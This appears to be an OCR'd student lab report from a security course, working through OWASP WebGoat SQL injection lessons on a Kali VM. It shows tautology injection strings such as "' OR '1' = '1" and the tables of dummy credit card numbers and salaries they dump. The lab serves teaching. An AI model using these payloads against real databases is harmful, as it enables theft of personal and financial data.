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

a. (2) Screenshot of VirtualBox showing your Kali and WebGoat machines whose names have your GMU userid in the prefix.




b. (3) Screenshot showing the results in 3a above



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
c. (3) Screenshot showing the results in 3b above

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
d. (4) Include your injection statement in the report. Screenshot showing results in 3c above.



- Command Injection
- Numeric SQL Injection
- Log Spoofing
- XPATH Injection
- String SQL Injection
- LAB: SQL Injection
  - Stage 1: String SQL Injection
  - Stage 2: Parameterized Query #1
  - Stage 3: Numeric SQL Injection
  - Stage 4: Parameterized Query #2
- Modify Data with SQL Injection
- Add Data with SQL Injection
- Database Backdoors
- Blind Numeric SQL Injection
- Blind String SQL Injection

Denial of Service
Insecure Communication
Insecure Configuration
Insecure Storage
Malicious Execution
Parameter Tampering
Session Management Flaws
Web Services
Admin Functions
Challenge

It is always good practice to sanitize all input data, especially data that will used in OS command, scripts, and database queries, even if the threat of SQL injection has been prevented in some other manner.

**General Goal(s):**

The form below allows a user to view their credit card numbers. Try to inject an SQL string that results in all the credit card numbers being displayed. Try the user name of 'Smith'.

*** Congratulations. You have successfully completed this lesson.**
*** Now that you have successfully performed an SQL injection, try the same type of attack on a parameterized query. Restart the lesson if you wish to return to the injectable query.**

Enter your last name: lim' OR '1' = '1 Go!

```
SELECT * FROM user_data WHERE last_name = 'lim' OR '1' = '1'
```

| USERID | FIRST_NAME | LAST_NAME | CC_NUMBER | CC_TYPE | COOKIE | LOGIN_COUNT |
|---|---|---|---|---|---|---|
| 101 | Joe | Snow | 987654321 | VISA | | 0 |
| 101 | Joe | Snow | 2234200065411 | MC | | 0 |
| 102 | John | Smith | 2435600002222 | MC | | 0 |
| 102 | John | Smith | 4352209902222 | AMEX | | 0 |
| 103 | Jane | Plane | 123456789 | MC | | 0 |
| 103 | Jane | Plane | 333498703333 | AMEX | | 0 |
| 10312 | Jolly | Hershey | 176896789 | MC | | 0 |
| 10312 | Jolly | Hershey | 333300003333 | AMEX | | 0 |
| 10323 | Grumpy | youaretheweakestlink | 673834489 | MC | | 0 |
| 10323 | Grumpy | youaretheweakestlink | 33413003333 | AMEX | | 0 |
| 15603 | Peter | Sand | 123609789 | MC | | 0 |
| 15603 | Peter | Sand | 338893453333 | AMEX | | 0 |
| 15613 | Joesph | Something | 33843453533 | AMEX | | 0 |

OWASP Foundation | Project WebGoat | Report Bug

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

e. (4) Include your injection statement in the report. Screenshot results in 3d above.



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f. (4) Include your injection statement in the report. Screenshot showing results in 3e above.

Solution Videos

The form below allows a user to view salari
**salaries**). This form is vulnerable to String
Injection to add a record to the table.

Enter your userid: jsmith' OR '1' = '1

| USERID | SALARY |
|---|---|
| lsmith | 45000 |
| wgoat | 100000 |
| rjones | 777777 |
| manderson | 65000 |
| jsmith | 70000 |
| amansha | 30000 |

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g. Screenshot obtained in 4 above.